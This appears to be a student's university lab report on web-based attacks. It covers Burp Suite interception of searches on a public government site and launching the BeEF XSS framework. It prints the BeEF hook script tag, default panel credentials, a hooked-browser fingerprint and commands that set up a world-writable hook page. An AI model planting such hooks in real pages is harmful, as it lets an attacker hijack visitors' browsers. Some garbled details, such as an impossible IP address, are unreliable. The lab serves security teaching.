

Lab 9

Web Based Attacks

Shrutika Joshi

University of Maryland Baltimore County

Presented To – Ian Coston

Date – 23th Nov 2023

Introduction

In this lab, you will be familiar with web application scanning techniques, spidering, cross site scripting attacks using BeFF, SQL injection attacks.

Pre-Lab



For this lab, you will require Kali Linux and Windows 7 machines,

Practical



1. Using Burp Suite


Within Kali, select “Applications” - “Web Applications Analysis” – “Burpsuite”

After opening Burp Suite, accept the terms and conditions and select "Temporary project" and then select "Start Burp". If you receive a message about Java, simply click "okay"



Within Burp, select the Proxy tab to confirm "Intercept is off" and then click "Open Browser" to launch a Burp Browser to interact with website destinations.






You Know WHAT We Know HOW

We can't wait for you to change

Transfer Spring 2024 Applications Due December 1

Join us for our Transfer Open House on 11/30

View Event Details



Within the target tab of Burp, highlight the entries related to the searches you performed and take note of the request and response tabs.

cyber

Search

1 - 10 of 13 search results for cyber

Media Releases - Bureau of Meteorology Newsroom

<https://media.bom.gov.au/releasees/224/statement-on-media-reports-on-cyber-security/>

National Weather and Warnings. Statement on media reports on cyber security.

Media Releases - Bureau of Meteorology Newsroom

<https://media.bom.gov.au/releasees/305/statement-on-cyber-security-in-the-bureau-of-meteorology-and-warnings>

National Weather and Warnings. Statement on cyber security in the Bureau of Meteorology Security Centre and other partner agencies to protect, secure and improve our ICT systems.

www.bom.gov.au/schema/cap-au/v3_0/capauv3_0_schema-v1-1.xsd

www.bom.gov.au/schema/cap-au/v2_0/capauv2_0_schema-v1-1.xsd

16 May 2018: value="Public Event" enumeration value="Volunteer Request" enumeration, Crime" enumeration value="Dangerous Person" enumeration value="Terrorism" enumeration

Media Releases - Bureau of Meteorology Newsroom

<https://media.bom.gov.au/releasees/archive/2015/>

Statement on media reports on cyber security.

Media Releases - Bureau of Meteorology Newsroom

<https://media.bom.gov.au/releasees/archive/2016/>

Statement on cyber security in the Bureau of Meteorology.

Search

Issue definitions

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time resolved
https://35.85.84.151	GET	/api/search.html?collec...		200	949	HTML			22:07:18.251
https://analytics.google.com	GET	/api/search.html?collec...		200	949	HTML			22:06:24.251
https://api.scripps.com	GET	/api/search.html?collec...		200	25220	script			22:06:23.251
https://bom-rs-data.net	GET	/api/search.html?collec...		200	72999	script			22:06:23.251
https://go.rpmlite.net	GET	/api/search.html?collec...		200	93492	script			22:06:23.251
https://connect.facebook.net	GET	/api/search.html?collec...		200	39970	script			22:06:22.251
https://go.rpmlite.net	GET	/api/search.html?collec...		200	28911	script			22:06:22.251
https://go.rpmlite.net	GET	/api/search.html?collec...		200	66064	HTML			22:07:17.251
https://go.rpmlite.net	GET	/api/search.html?collec...		200	69978	HTML			22:06:21.251
https://go.rpmlite.net	GET	/api/search.html?collec...		200	647	JSON			22:07:16.251
https://go.rpmlite.net	GET	/api/search.html?collec...		200	1477	JSON			22:07:14.251

Request Response

1 GET /api/search.html?collec...=bom&query=cyber HTTP/1.1

Host: search.bom.gov.au

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5060.134 Safari/537.36

4 Accept-Encoding: gzip, deflate

5 Accept-Language: en-US,en;q=0.9

6 Connection: close

7

8

The screenshot shows a web browser window with the URL `search.bom.gov.au/s/search.html?collection=bom&qu=cyber`. The search results for 'cyber' are displayed, including media releases and statements from the Bureau of Meteorology. To the right, the Burp Suite interface is open, showing a list of HTTP requests and responses. The 'Inspector' tab is active, displaying the details of a selected request, including the request headers, request body, and response headers.

2. Using BeEF


Within Kali, open BeEF by clicking on “Applications” – “Exploitation Tools” – “BeEF XSS Framework”

```
File Actions Edit View Help
$ sudo beef-xss
[sudo] password for kali:
[i] GeoIP database is missing
[i] Run geoupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


• beef-xss.service - beef-xss
   Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
   Active: active (running) since Sat 2023-11-25 22:25:07 EST; 5s ago
   Main PID: 18620 (ruby2.7)
   Tasks: 3 (limit: 2282)
   Memory: 96.5M
   CPU: 2.813s
   CGroup: /system.slice/beef-xss.service
           └─18620 ruby2.7 /usr/share/beef-xss/beef

Nov 25 22:25:12 kali beef[18620]: [22:25:11] | Blog: http://blog.beefproject.com
Nov 25 22:25:12 kali beef[18620]: [22:25:11] | Wiki: https://github.com/beefproject/beef/wiki
Nov 25 22:25:12 kali beef[18620]: [22:25:11][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Nov 25 22:25:12 kali beef[18620]: -- migration_context()
Nov 25 22:25:12 kali beef[18620]: → 0.03345
Nov 25 22:25:12 kali beef[18620]: [22:25:12][*] BeEF is loading. Wait a few seconds...
Nov 25 22:25:12 kali beef[18620]: [22:25:12][!] [AdminUI] Error: Could not minify JavaScript file: web_ui_all
Nov 25 22:25:12 kali beef[18620]: [22:25:12] | [AdminUI] Ensure nodejs is installed and 'node' is in '$PATH' !
Nov 25 22:25:12 kali beef[18620]: [22:25:12][!] [AdminUI] Error: Could not minify JavaScript file: web_ui_auth
Nov 25 22:25:12 kali beef[18620]: [22:25:12] | [AdminUI] Ensure nodejs is installed and 'node' is in '$PATH' !

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
(kali@kali)-[~]
└─$
```



Once BeEF has loaded, access it within Kali by going to `http://127.0.0.1:3000/ui/panel` with the default credentials of username "beef" and password "beefbeef"



Create an HTML file in the `/var/www/html` directory that references the `hook.js` file that you can access from another computer.

aboutsessionstore x BeEF Control Panel x +

127.0.0.1:3000/ui/panel?id=feaWvm4Lw8UB2uRQX1BBFznUR7p9pm5to6u6lIT5ygOQX8jwINSRwDTk5O74t5XCmb2W3Ywcpa1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

BeEF 0.5.4.0-pre | Submit Bug | Logout

Hooked Browsers

- Online Browsers
- Offline Browsers
- Unknown

292.198.110.384

Getting Started | Logs | Zombies | **Current Browser**

Details | Logs | Commands | Proxy | Xrays | Network

Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilities.googleplugins	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.wefgl	Yes
browser.capabilities.webdriver	Yes
browser.capabilities.websocket	Yes
browser.capabilities.worker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Sun Nov 26 2023 02:00:00 GMT+0500 (Eastern Standard Time)
browser.engine	Gecko
browser.language	en-US
browser.name	FF
browser.name.friendly	Firefox
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
browser.platform	Linux x86_64
browser.version	91
browser.window.cookies	BEEFH00K-feaWvm4Lw8UB2uRQX1BBFznUR7p9pm5to6u6lIT5ygOQX8jwINSRwDTk5O74t5XCmb2W3Ywcpa1
browser.window.hostname	Unknown
browser.window.origin	null
browser.window.referrer	Unknown
browser.window.size.height	736

Basic | Requester

Page 1 of 2

Displaying zombie browser details 1 - 50 of 50

```
(kali@kali)-[/var/www/html]
$ sudo chmod 777 beef.html
[sudo] password for kali:
kali
Sorry, try again.
[sudo] password for kali:
chmod: cannot access 'beef.html': No such file or directory

(kali@kali)-[/var/www/html]
$ sudo touch beef.html

(kali@kali)-[/var/www/html]
$ sudo chmod 777 beef.html
```